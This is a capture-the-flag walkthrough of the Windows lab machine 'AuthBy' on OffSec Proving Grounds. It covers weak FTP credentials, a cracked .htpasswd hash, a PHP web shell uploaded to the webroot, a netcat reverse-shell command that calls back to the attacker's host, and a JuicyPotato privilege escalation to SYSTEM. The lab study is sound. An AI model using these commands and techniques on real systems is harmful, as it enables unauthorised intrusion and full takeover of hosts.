PG: AuthBy
| ターゲット // AuthBy | |
|---|---|
| Platform | OffSec Proving Grounds |
| OS | Windows |
| Difficulty | Medium |
| IP | 192.168.100.46 |
Enumeration#
Nmap#
▶ Nmap output
PORT     STATE SERVICE            VERSION
21/tcp   open  ftp                zFTPServer 6.0 build 2011-10-17
242/tcp  open  http               Apache httpd 2.2.21 ((Win32) PHP/5.3.8)
3145/tcp open  zftp-admin         zFTPServer admin
3389/tcp open  ssl/ms-wbt-server?
Windows Server 2008 box. An ancient zFTPServer on 21, an HTTP app on the non-standard port 242 sitting behind HTTP Basic auth, the zFTPServer admin interface on 3145, and RDP on 3389. The name of the box is the hint: authentication is the whole game here.
Port 21 - FTP#
Anonymous login is allowed, but the real find is that admin:admin also works. That admin account is scoped straight to the web server’s document root. The three existing files list as read-only, but the account can still drop new files into the directory — which is exactly what matters later:
ftp> dir
-r--r--r--   1 root  root   76 Nov 08  2011 index.php
-r--r--r--   1 root  root   45 Nov 08  2011 .htpasswd
-r--r--r--   1 root  root  161 Nov 08  2011 .htaccess
Pull .htpasswd (save it locally as htpasswd.hash) — it holds the hashed credential that gates port 242. Crack it:
| |
That recovers offsec:elite, the HTTP Basic creds for the web app.
Port 242 - Web App#
Apache 2.2.21 / PHP 5.3.8, with the entire site locked behind HTTP Basic auth (realm: Qui e nuce nuculeum esse volt, frangit nucem!). The cracked offsec:elite gets you past the login prompt.
Foothold#
FTP-writable webroot → PHP web shell#
Two facts combine into RCE: the admin FTP account can write into the webroot, and offsec:elite lets you reach whatever you drop there over HTTP. So upload a PHP web shell straight into the document root. PHP 5.3 is old enough that an old-school shell like IndoXploit is the right tool:
| |
Browse to the shell on port 242 (authenticating as offsec:elite), then use it to stage nc.exe into the webroot and fire a reverse shell:
C:\wamp\www\nc.exe -nv 192.168.49.101 1234 -e cmd.exe

Shell lands as livda\apache.
Privilege Escalation#
SeImpersonatePrivilege → JuicyPotato#
whoami /all shows the service account carries SeImpersonatePrivilege (enabled). systeminfo confirms Windows Server 2008 SP1 on an x86 platform — the textbook conditions for a Potato attack.

Because the host is 32-bit, grab the x86 build of JuicyPotato — the x64 binary silently fails here. Upload jp32.exe and a batch payload that calls back:
| |
Start a listener, then abuse the privilege:
jp32.exe -p "C:\wamp\www\jp_pwn.bat" -l 9003 -t * -c "{752073A1-23F2-4396-85F0-8FDB879ED0ED}"

Catch a SYSTEM shell.
Proof#
Key Takeaways#
- FTP write access to a webroot is game over — drop a web shell and you have RCE.
admin:adminshould never guard anything, let alone the document root. - Always pull and crack
.htpasswd. It frequently hands you the exact HTTP Basic creds gating the rest of the app. SeImpersonatePrivilegeon older Windows (Server 2008/2012) is a free ride to SYSTEM via JuicyPotato — but match the binary architecture. This box is x86, so the x86 Potato is mandatory.- Fit the tool to the target: PHP 5.3 wants a legacy shell (IndoXploit), and a 32-bit host needs the 32-bit exploit binary.